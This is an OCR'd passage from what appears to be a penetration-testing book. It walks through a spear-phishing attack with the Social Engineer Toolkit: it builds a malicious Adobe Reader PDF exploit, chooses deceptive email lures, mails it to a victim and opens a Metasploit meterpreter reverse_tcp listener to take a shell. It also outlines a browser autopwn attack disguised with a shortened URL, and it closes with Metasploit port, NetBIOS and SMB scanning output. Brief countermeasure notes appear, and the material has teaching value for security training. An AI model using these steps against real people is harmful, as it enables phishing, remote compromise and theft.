
This module allows you craft email messages and send them to a large number of people or a single email address.In this attack we will perform fileformat exploits.We will send an email to a person with an attachement like adobe reader or zip file format.when the victim clicks on the attachment their system will compromise.We will get a shell on that system.

How to open social engineering toolkit ? :


Steps: **cd pentest/exploits/set# ./set**



Step 2: **Choose spear-phising attack vector.You can see various other modules are also available.You can try all those by yourself.It is very easy to use social engineering tookit.No need to remember commands to use this toolkit. The GUI is very user friendly.**




Step 3: **Choose "perform mass email attack option" , it will display various file format exploits.**



Step 4 : **We are selecting adobe reader buffer overflow vulnerability.You can see diffenrent payloads have generated according to our exploit.**


Step 5: **The payload has generated.Now choose first option to keep the same file name or else you can use your preferable name.**


set:payloads>2
set> IP address for the payload listener: 192.168.217.133
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
Payload has generated.
Right now the attachment will be imported with filename of 'template.whatever'
Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
Choose option 1.Keep file name same or you can
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
Choose attack single address
99. Return to main menu.
set:phishing>1
Type 1
Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
choose pre defined templete
set:phishing>1
[-] Available templates:
1: Baby Pics
2: Strange internet usage from your computer
3: Have you seen this?
4: Computer Issue
5: Order Confirmation
6: Dan Brown's Angels & Demons
7: WOAAAA!!!!!!!!! This is crazy...
8: Status Report
9: How long has it been?
10: New Update
set:phishing>
Various templetes are available to
choose.

Step 7:Here i am choosing status report as my template and i am giving the victim's email address.

Next give your email address.You can give gmail,yahoo,hotmail email address.You have to set these options in SET config file and type the password for your email.

You should install "sendmail" package in your backtrack.If not you can install using "apt-get install sendmail" command.You should change the option SEND_EMAIL=OFF to SEND_EMAIL=ON in SET config file.



When the victim opens your email and opens the evil attachement,their system gets compromised.you have to set a listener to get a shell.

Step 8: How to set up a listener ?

You have to use an exploit to listen.

Steps

1) **use exploit/multi/handler**
2) **set payload windows/meterpreter/reverse_tcp**
3) **set LHOST "Your system ip address"**
   eg: set LHOST 192.168.217.133
4) **set LPORT "Give a port number to listen**
   eg :set LPORT 1234
5) **exploit**

when the victim opens your attachment you will be greeted with a meterprete shell after which you can do many tasks.

Countermeasures:

Do not open malicious links from suspected or unknown people.Use addon WOT(Web of Trust).Update your antivirus on a daily basis.

In SET you have many modules.One of them is "Website Attack Vector" module.In this module you can do "Metasploit Browser Exploitation","Java applet attack","Man in the middle attack" "Tabnapping attack" and many more .

Another eg: Metasploit Browser Exploitation:

In this attack the main victim is the Browser.In this we can choose a web templete for eg :gmail,facebook,yahoo the templete looks like same as genuine page.Then we can choose many browser based exploits.

You can choose infamous exploit "Browser Auto pwn".Next set payload for listening.Then SET creates an ip address.Convert that ip address using bitly shortner website.And send that url to the victim.Whenever they open your crafted url their system gets compromised.Even, they donot know that their system has been compromised.

Countermeasures:

1)Update you browser on a daily basis.Install security patches from your operating system Vendor.

2)It is better to use Firefox or chrome browser rather than using the internet explorer.

2)Install a personal firewall to monitor your web traffic.

Chapter Eleven

Auxiliary Modules


Auxiliary module are not exploits.When we hear about metasploit we always think about how to get a shell on a remote system.But in Pentesting we have to do many tasks like scanning the remote host,finding open ports ,server configuration and mis-configuration .

In metasploit framework we have more than 560 auxiliary modules which include


1) **Scanners**
2) **Fuzzers**
3) **HTTP**
4) **server**
5) **Dos**

and many more.I will show you how to work with auxiliary modules.You can acces auxiliary module using below navigation.

Usage: cd /opt/metasploit/msf3/modules/auxiliary#



This is the main folder structure .All our auxiliary modules are arranged in good manner.We can use it accordingly.



Usage: Use auxiliary/ press tab twice you can see a list of auxiliary modules

Portscanners:


Port scanners are used to see which ports are open on the target system.Now i am using a tcp port scanner to open ports on my windows xp system.

Usage:use auxiliary/scanners/portscan/tcp


Type "show options" to view available options

Set remote ip address -----set RHOSTS 192.168.217.131

Change port numbers------set PORTS 1-1000



Now type "run" to run the portscanner



Scanning for netbios:

```
usmsf > use auxiliary/scanner/netbios/nbname
msf  auxiliary(nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      137              yes       The target port
   THREADS    1                yes       The number of concurrent threads
```

1.Set remote hosts-----set RHOSTS 192.168.217.131 and type "run" to run the module.

```
msf  auxiliary(nbname) > set RHOSTS 192.168.217.131
RHOSTS => 192.168.217.131
msf  auxiliary(nbname) > run

[*] Sending NetBIOS requests to 192.168.217.131->192.168.217.131 (1 hosts)
[*] 192.168.217.131 [KALEEM-27A12BDC] OS:Windows Names:(KALEEM-27A12BDC, WORKGROUP, [illegible]
BROWSE [illegible] Addresses:(192.168.217.131) Mac:00:0c:29:73:67:81 Virtual Machine:VMWare
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


you can see the netbios informtion of my windows xp system.

Checking for smbversion:


Checking whether the smb service is running or not.

```
msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
